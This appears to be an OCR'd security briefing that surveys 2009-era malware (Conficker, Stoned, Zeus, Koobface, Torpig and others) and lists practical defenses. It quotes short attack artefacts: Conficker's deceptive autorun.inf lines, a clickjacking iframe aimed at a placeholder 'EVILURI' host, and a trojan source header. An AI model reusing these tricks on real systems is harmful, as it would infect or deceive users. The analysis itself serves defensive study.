


Malicious software is an integral and dangerous component of many breaches, targeting end-users and organizations via web browsers, email attachments, mobile devices, and other vectors. Modern malware is written to bypass perimeter defenses, evade detection, and resist efforts to disable it.

In this briefing, Lenny Zeltser surveys key characteristics of today's malware, exemplified by recent bots, trojans, and malicious scripts. In this context, he discusses methods for fighting malware that stand a chance of being effective, offering his perspective on practical defensive measures.

Malicious software has been a key component of major data breaches.

Malicious software has played a significant role in data breaches that have occurred over the past year. Exploits and other high-tech and low-tech tactics allow intruders to plant malware on the victims' workstations and servers. Once installed, malware components collect sensitive information, misdirect user activities, exfiltrate data, obtain instructions from remote attackers, use the system's resources for illegitimate purposes, and so on and so forth.


Though people have been agreeing that malware is a problem…

Malware still thrives in the Internet ecosystem.

Though end-users and IT staff alike have been agreeing that malware is a significant problem, malicious software continues to thrive in the Internet ecosystem.

There are many reasons for this. Certainly, as we place added importance on Internet infrastructure for lifestyle, government, and commercial transactions, the infrastructure becomes a more attractive target for criminals. This increases the amount and intensity of malware threats that are launched against us.

Another reason for our apparent inability to eliminate, or possibly even to curtail malware threats, may be the weakness of the defenses we erect when fighting malware. Very possibly, we're either using the wrong tools, or we may be using the right tools incorrectly.



When thinking about how to improve our malware defenses, I decided to survey malware specimens and attacks that have surfaced over the last year. My hope was to derive realistic defensive steps based on the actual (not theoretical) threats that have appeared recently.

To derive a list of 10 defensive recommendations that stand a chance of being effective, I looked at recent infection vectors, characteristics of modern malicious software, and the financial aspects associated with the use of malware. These are the topics I explore in this brief.

I do this by surveying malware incidents that have crossed my desk, as well as examining publicly-documented discussions and analysis. Where applicable, I provide references to my sources of information or screenshots, so you can explore them for additional details.


Let's start by looking at how recently-seen malware has been finding way onto the victims' systems. In other words, we'll explore the common infection vectors.

Compromised sites are used for client-side exploits and social engineering.

Many of the attacks that have targeted workstations made use of compromised websites. In these cases, the attackers compromised websites not necessarily because they cared about the data processed by these sites, but because they wanted to use the sites as a staging ground for targeting the sites' visitors.

This observation is consistent with the findings outlined in McAfee's 2009 Q2 Threats Report.

http://www.mcafee.com/us/local_content/reports/6623rpt_avert_threat_0709.pdf



Attacks on workstations have frequently occurred in the following manner:


1. First, attackers compromised a website, often by exploiting application-level vulnerabilities using techniques such as SQL injection.
2. Then, attackers modified parts of the site's content to either target the site's visitors directly, or to redirect their browsers to another site that would perform the client-side attack.
3. Next, attackers targeted the website's visitor by either attempting to exploit a vulnerability in the software installed on the person's workstation, or by trying to trick (social engineer) the person into installing malicious software.

Plenty of workstations compromised via boring non-zero day vulnerabilities.

When attempting to exploit vulnerabilities in the website visitors' workstations, attackers targeted the software typically involved in web interactions. This included not only web browsers, such as Internet Explorer and Firefox, but also browser add-ons, such as Adobe Acrobat Reader and Macromedia Flash Player.

We often start to panic when we hear about zero-day vulnerabilities being exploited on the Internet. In this case, we have no software patches to address the vulnerability. I agree that this is a worrisome situation. However, the vast number of exploits I have observed targeted "boring" vulnerabilities for which patches existed. Maybe we should start by making sure regular, non-zero-day patches are installed, before we stress about conditions that are more difficult to control.

Waledac localized its message.



We touched upon one infection vector: website visitors being targeted by client-side exploits. Another popular infection vector involved the use of compromised websites to trick (social engineer) people. For instance, the attacker may use a compromised site to host a phishing form, or to host a message that attempts to convince the individual to install trojan software.

As one example where malware employed social engineering during propagation, consider a variant of the Waledac worm. The worm directed its potential victims to a website that showed a news excerpt about a supposed explosion. The message was localized based on where the user was connecting from. For instance, visitors from New York would see a message “Powerful explosion burst in New York this morning.” The person was asked to download a video player for the full story. Personalization of the message increased the likelihood of the person downloading the trojan player in an attempt to see the video.

http://securitylabs.websense.com/content/Alerts/3321.aspx

Conficker popularized USB key auto-run infection (autorun.inf).

Let's look at another infection vector that has been effective in the last year: malware that spread via auto-run capabilities of removable USB media. This infection strategy was popularized by versions of the Conficker worm.

Conficker set up the autorun.inf file on infected USB keys so that the worm would run when the victim inserted the USB key into a computer, thereby infecting the PC.

```
Action=Open folder to view files
Icon=%systemroot%\system32\shell32.dll,4
Shellexecute=.\RECYCLER\S-5-3-42-28199…
```

Source: ISC

The autorun.inf file that Conficker created on the USB key was carefully crafted to confuse the user once the key was inserted into the computer. When the victim inserted the USB key, Windows typically brought up the AutoPlay dialog box, asking the person what to do next.

Normally, the AutoPlay action box presents the user with options to run the program on the USB key or to browser the USB key's files. The autorun.inf file that Conficker created manipulated the options presented to the user, so that the option to run the program looked like the option to browse the drive's contents. The user was likely to click on the first option to browse the files, not realizing the he or she is actually launching a program. As a result, the user inadvertently launched the Conficker worm from the USB key and infected the PC.

http://isc.sans.org/diary.html?storyid=5695

Windows 7 only displays the Run task for optical media.

Source: Microsoft

Microsoft has changed the way auto-run works in Windows 7 to help protect users against the auto-run infection vector. The AutoPlay action box on Windows 7 only allows running programs from optical media, such as a DVD. For removable media such as USB keys, the users do not see the "Run" option. The idea is that worms will be much less likely to attempt spreading via optical disks, so the users will be less at risk.

http://blogs.msdn.com/e7/archive/2009/04/27/improvements-to-autoplay.aspx

The Stoned bootkit loaded kernel-drivers via MBR.

Attacked full disk encryption.

Another interesting infection vector was showcased by the Stoned bootkit. (A bootkit is a piece of malware, typically a rootkit, which loads at boot time.)

Stoned infected the system's Master Boot Record (MBR), which the PC's BIOS executes prior to loading the operating system. This allowed the bootkit to embed itself deep in the OS kernel and gain almost unrestricted access to the workstation. It was even able to read files on the drive that was encrypted with software such as TrueCrypt.

Worked on Windows XP through 7.

Could deliver custom payload.

Evil Maid used a similar approach.

MBR was also used by Torpig/Sinowal.

The technique of infecting the system via the MBR is not new, and has been used even during the early days of PC computing. However, we have not seen it for a number of years, mostly because there was a gap between the end of the era of floppy drives and the when USB keys gained popularity. During that period, we haven't seen many MBR-based specimens, and maybe began assuming modern operating systems and anti-virus tools would protect us if MBR became a practical infection vector again.

The elegance of Stoned was that it was able to carefully modify the MBR and patch the Windows kernel in a way that worked for all modern versions of Windows, even Windows 7. This bootkit was designed to work as a flexible infection vector to deliver custom payload into the heart of the OS.

A similar approach to bypassing full disk encryption was employed by the Evil Maid tool: http://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html

Another recent malware specimen that used MBR as an infection vector was Torpig (a.k.a. Sinowal): http://web17.webbpro.de/index.php/analysis-of-sinowal

A Facebook worm employed clickjacking to spread.

Victims thought they were clicking on a big red button, but were actually clicking on an invisible Facebook "Share" button.

Source: theharmonyguy

An interesting worm spread on Facebook by tricking the victim into clicking on the Share button that embedded the worm in his or her Facebook profile.

According to Roger Thompson, if one of your friends' Facebook profiles got infected, their news feed showed a scantily clad girl. If you clicked the picture, you'd be taken to a attack website that asked you to click a button to "see something hot." http://thompson.blog.avg.com/2009/11/facebook-worm-.html

According to theharmonyguy, the malicious website loaded an invisible iframe that loaded another page that loaded another invisible iframe. That iframe redirected to a Facebook page that shared the worm with the victim's friends. The iframes' positioning ensured that when the invisible page loaded, the Facebook "Share" was above the button that victims thought they were clicking. http://theharmonyguy.com/2009/11/23/facebook-worm-uses-clickjacking-in-the-wild

The malicious website embedded, though a series of steps, a Facebook page in an invisible iframe that floated above the button that the user click on. The victims didn't realize that they were actually clicking on the Facebook "Share" button, which shared the malicious website with the victim's Facebook friends.

http://fitzgerald.blog.avg.com/2009/11/new-facebook-worm-dont-click-da-button-baby.html

```
<html><head></head><body><div style="overflow: hidden;
width: 56px; height: 24px; position: relative;" id="div">
<iframe name="iframe"
src="http://EVILURI/index.php?n=632" style="border: 0pt
none ; left: -985px; top: -393px; position: absolute;
width: 1618px; height: 978px;"
scrolling="no"></iframe></div></body></html>
```

HTML Source: theinvisibleguy

Defenses

1. Protect the boot sector.
   TPM helps. BIOS may help too.
2. Disable auto-run and control USB keys.
   Not intuitive. See MS KB967715.
3. Keep up with patches.
   Remember non-Microsoft products.
4. Control web browsing traffic.
   Beyond blocking known bad URLs.

What defensive measures can we derive after surveying the infection vectors I just discussed?

First, protect the MBR. A reliable way to do this involves Trusted Platform Module (TPM) chips. TPM is available as an option for laptops and desktops from many PC manufacturers. It is a hardened chip that the PC can use as the root of trust, cryptographically signing contents of BIOS and MBR and alerting when they have been modified without authorization. TPM is best used with full-disk encryption products that support it, such as Windows BitLocker.

Also, disable auto-run capabilities of the OS. For performing this reliably on Windows, see Microsoft's knowledgebase article 967715. Also, control how your users may use USB keys. This can be done via Active Directory and third-party tools.


Remember to keep up with security patches, installing updates from both Microsoft and from third-party vendors.

Lastly, use tools for filtering users' web browsing traffic to identify and disable malicious software in the form of executables, browser scripts, and suspicious web page contents beyond simply blocking access to known malicious websites.

Let’s turn our attention to the characteristics that recently-seen malware exhibited. What can malicious software do once it finds its way onto the victim’s system?

Keyloggers can intercept two-factor authentication and virtual keyboards.

Much of the malware that found its way onto the victims' systems over the last year contained keylogging capabilities. The keyloggers could not only capture what the user typed using the physical keyboard, but also recorded the screen elements with which the user interacted using the mouse. Some malware specimens were even able to use the captured logon credentials to bypass restrictions of two-factor authentication schemes.



Source: ThreatExpert

One example of malware with advanced keylogging capabilities was Limbo 2.

Limbo 2 could exploit the two-factor authentication scheme that used Transaction Authentication Numbers (TANs). TANs act as one-time PINs. They are generated in advance by the bank and distributed to the bank's customers. Limbo 2 intercepted the user-entered TAN, and instead of submitting it to the bank's site, presented a fake error message stating that the TAN was incorrect. This made the TAN available for the use by the attacker.

Limbo 2 was also able to grab contents of logon forms and could intercept logon credentials entered using a virtual keyboard.

- http://blog.threatexpert.com/2008/11/one-tricky-banking-trojan.html
- http://viswiki.com/en/Transaction_authentication_number

Malware for Diebold ATMs skimmed transactions and PINs.

Another malware specimen was advanced capabilities was the malicious program discovered on Diebold ATM machines in Russia. (The machines were running Windows as their OS.)

This malware specimen was designed to capture ATM users' transaction details, including their account numbers and PINs.

Stored transaction data, including account balances.

Hid in Alternative Data Streams.

Installation required physical access.

Provided a “control panel.”

Source: Sophos, ThreatExpert

The ATM trojan seemed written with the knowledge of Diebold’s ATM software, and was probably installed by someone with physical access to the machines.

The data this specimen stored about its victims included not only account numbers and PINs, but also account balances, presumably so the attackers could sort the accounts according to net worth.

The malware specimen took care to conceal its presence by using techniques such as Alternative Data Streams (ADS) to hide its files on the NTFS file system.

The specimen also implemented a “control panel,” which would pop up when the malicious ATM user swiped a special card.


- http://blog.threatexpert.com/2009/03/effect-of-credit-crunch-on-backdoors.html
- http://www.sophos.com/blogs/sophoslabs/v/post/3577
- http://www.sophos.com/blogs/gc/g/2009/03/18/details-diebold-atm-trojan-horse-case/

To access the "control panel," the malicious user had to authenticate by answering the trojan's challenge after swiping the special card. If properly authenticated, the person had the ability to uninstall the trojan and to eject the ATM machine's cash cassette.

ATM machine manufacturers use cash cassettes to segment cash components of machines from their other mechanisms. This allows the machine to be repaired without the mechanic having direct access to cash. Some cassettes are designed to instantaneously spill ink on the cassette's contents, rendering cash unusable to deter thieves.

In the case of the ATM malware, its cassette-dispensing feature was probably designed to allow the theft of cash without triggering alarms or activating other defenses.

https://www.trustwave.com/downloads/alerts/Trustwave-Security-Alert-ATM-Malware-Analysis-Briefing.pdf



```
/*
 * Tool name   : SkypeTrojan
 * Description : Tool to intercept Skype API calls and to extract voice data.
 *               The extracted data will be converted to MP3 and encrypted.
 *
 */

#include <windows.h>
#include <stdio.h>

#include <time.h>
#include <sys/types.h>
#include <sys/stat.h>
```

Peskyspy recorded Skype conversations.

Another interesting malware specimen that we saw during the last year was Peskyspy. Peskyspy was designed to record Skype voice conversations of its victims.

Tapped into data travelling between Skype and audio device.

Hooked APIs and saved MP3.

Could upload files to remote server.

Peskyspy recorded audio by intercepting API calls as the data travelled between Skype and audio devices. The trojan extracted voice data, converted it to MP3 format, and encrypted the files. The trojan also had the ability to upload the captured audio files to the attacker's server.

Conficker.C used P2P for distributing executables.

Next on our tour of malware characteristics is the Conficker.C worm, which used peer-to-peer networking to distribute its executable files.

Find Conficker.C peers.

Distribute signed files.

Execute verified signed files.

Port number was based on IP.

Source: Sophos

Unlike earlier Conficker variants, Conficker.C spread executable files by locating and connecting to other systems infected by Conficker.C. To do this, the worm scanned the network. Interestingly, Conficker.C didn't have a single port on which it listened for such connections. Instead, the worm derived the port number based on the infected system's IP address. This made it difficult for defenders to identify Conficker.C-infected systems by scanning the networks without knowing the port-generating algorithm.

When scanning the network, Conficker.C calculated the port number of the potential peer and attempted to connect to it. If the connection succeeded, the worm used the peer-to-peer network to distribute signed files. It would only execute the files that were cryptographically signed by the attacker's certificate.


http://www.sophos.com/sophos/docs/eng/marketing_material/conficker-analysis.pdf

Malware spreads via social networks… because they are social.

Koobface used Twitter and Facebook for propagation.

When exploring characteristics of malicious software, it's also useful to examine how malware uses social networking sites. It's not surprising that malware authors are using social networking sites for malicious purposes. After all, such sites are designed to share information among friends, colleagues, and strangers looking for stories to read, pictures to admire, and videos to watch. Such sites are a powerful platform for spreading memes, both benign and malicious.

For instance, the Koobface worm used Twitter and Facebook for propagation.



Koobface spread by including links to malicious websites in Twitter and Facebook profiles. Once the potential victim clicked on the link, he or she was typically directed to a website that attempted to trick the person into installing malware. A common tactic involved presenting the user with a message that to view the video, a Flash Player upgrade was required. Of course, the executable the person was presented was not Flash Player, but was malware.

Another bot got its commands via Twitter account's RSS feed.

Updates were Base64 links to a banker trojan.

Also used Jaiku and Tumblr.

Source: Arbor Networks

Anther malware specimen that used Twitter, which I'd like to mention, doesn't have a catchy distinct name. This malicious program kept an eye on a particular Twitter account, tracking its updates via the Twitter RSS feed. The attacker controlled the Twitter account, and used it to send links to the program by encoding the communications in Base64. The links pointed to other malicious programs (mostly keyloggers) that the malware specimen installed on the victims' systems.

The specimen also used other "micro-blogging" sites, such as Jaiku and Tumblr, for retrieving instructions.

http://asert.arbornetworks.com/2009/08/twitter-based-botnet-command-channel/

Torpig/Sinowal used Twitter trending topics for generating domain names of new attack sites.

Current malicious domain

aghuvfcatwe.com

Will be active soon

gfgytcggtwe.com
oiajcmpotwe.com

Torpig/Sinowal possessed an algorithm for automatically generating new domain names where it would redirect victims for attacks. The bot used Twitter API to obtain recent trending topics on Twitter, and used these topics as part of the seed for its pseudo-random name generator.

According to the Unmask Parasites blog, the bot requested trending topics from Twitter and then used "this information to generate a pseudo-random domain name of a currently active attack site on the fly." It then injected a hidden iframe that attempted to load malware from that site.

http://blog.unmaskparasites.com/2009/12/09/twitter-api-still-attracts-hackers/
http://www.unmaskparasites.com/security-tools/torpig-domain-generator.html
http://www.cs.ucsb.edu/~seclab/projects/torpig

Zeus used Jabber IM to send captured logon credentials.

Torpig/Sinowal did this too.

Facilitated real-time use of credentials.

Another social characteristic exhibited by malware involved the use of instant networking (IM) protocols. For instance, both Zeus and Torpig (a.k.a Sinowal) used the Jabber protocol to leak captured data to attackers in real time, as soon as it was recorded.

http://rsa.com/blog/blog_entry.aspx?id=1515

Defenses

1. Protect the boot sector.
2. Disable auto-run and control USB keys.
3. Keep up with patches.
4. Control web browsing traffic.
5. Control user rights.
6. Confirm anti-virus function beyond signatures.

What can we learn about the need for defensive capabilities based on the malicious characteristics I just discussed?

First, we need to control the traffic exchanged between websites and our systems. Yes, I mentioned this defense in the previous section. I'm repeating it here because HTTP continues to be used by malware for infecting systems through the browser and for communicating with attackers.

Next, control the rights that users are assigned on their workstations. A lot of malware capabilities break if the specimen is running without local administrative privileges.

Lastly, think beyond traditional signature-based detection capabilities of anti-virus. This means testing and installing anti-malware components that protect the browser, identify malware based on behavioral characteristics, and include anti-keylogging capabilities.

Financial Aspects

The next topic we'll explore in this brief deals with financial aspects of malicious software that has been spreading in the last year.

Malware plays a critical role in compromising financial transactions.

Much of financially-motivated crime on the Internet seems to occur with the help of malicious software. Lately, malware has played a significant role in allowing criminals to initiate unauthorized financial transactions, wiring significant funds out of individual and business banking accounts.

FDIC warned about the increase in reports and losses from unauthorized EFTs that used compromised banking credentials.

Source: FDIC

FDIC issued a special alert to financial institutions to warn them about "an increase in the number of reports and the amount of losses resulting from unauthorized EFTs, such as automated clearing house (ACH) and wire transfers."

According to FDIC, most of the "fraudulent transfers were made from business customers whose online business banking software credentials were compromised."

The alert stated that web-based commercial EFT applications were being targeted by malicious software, "designed to circumvent online authentication methods." The obtained credentials could be used "to initiate fraudulent ACH transactions and wire transfers, and take over commercial accounts."

http://www.fdic.gov/news/news/SpecialAlert/2009/sa09147.html

Slack Auto Parts lost $75,000 via Campi on the Controller's PC.

Bullitt County, Kentucky, lost $415,000 via Zeus (BackConnect) on the Treasurer's PC.

Source: SecurityFix

Many of the attacks behind the FDIC alerts seemed to have been conducted using Campi and Zeus trojans.

For instance, Campi was planted on the PC of Slack Auto Parts' Controller. The attackers used the infected computer to wire $75,000 out of the company's banking account.

Zeus was behind the incident that involved Bullitt County, Kentucky. The county lost $415,000 as a result of unauthorized bank transfer that originated from the Treasurer's PC. The attackers used Zeus' "BackConnect" feature to relay their connections so that they would appear to originate from the PC.


http://voices.washingtonpost.com/securityfix/2009/07/the_pitfalls_of_business_banki.html

Zeus is managed through a user-friendly control panel.

Zeus supports keylogging, sniffing, screenshots backdoor, etc.

Zeus is an advanced malware specimen, whose capabilities included keylogging and network sniffing. Zeus was also able to take screenshots of victim's systems and collect documents and digital certificates.


Zeus was designed with user-friendliness in mind, allowing the attacker to track the infection campaign and mine the exfiltrated data via a friendly web-based user interface.



Zeus control panel allowed the attacker to search collected data for cookies, files, contents of HTTP requests, FTP logons, and so on.

Index of /moon/_reports/files/

- Parent Directory
- certs/
- filesearch/
- screens/



The files collected by Zeus were typically stored on compromised servers, access to which was usually password-protected by the attacker to prevent others from stumbling upon the data repository.

"I do build Zeus 1.2.4.2 + injects help to set up set


do for $ 150 Build Zeus 1.2.4.2 Builder price $ 250

I will support your ZeuS project any time "

If the attacker wannabe wasn't able to install Zeus server components or distribute Zeus client components to victims' systems, help was available for a fee. For instance, one person or group was advertising Zeus assistance for $150 (regular price $250).

http://www.warezscene.org/archive/index.php/t-764215.html

A Zeus variant used for its C&C a compromised server running on Amazon's pay-as-you-use Elastic Compute Cloud (EC2).



Action	URL
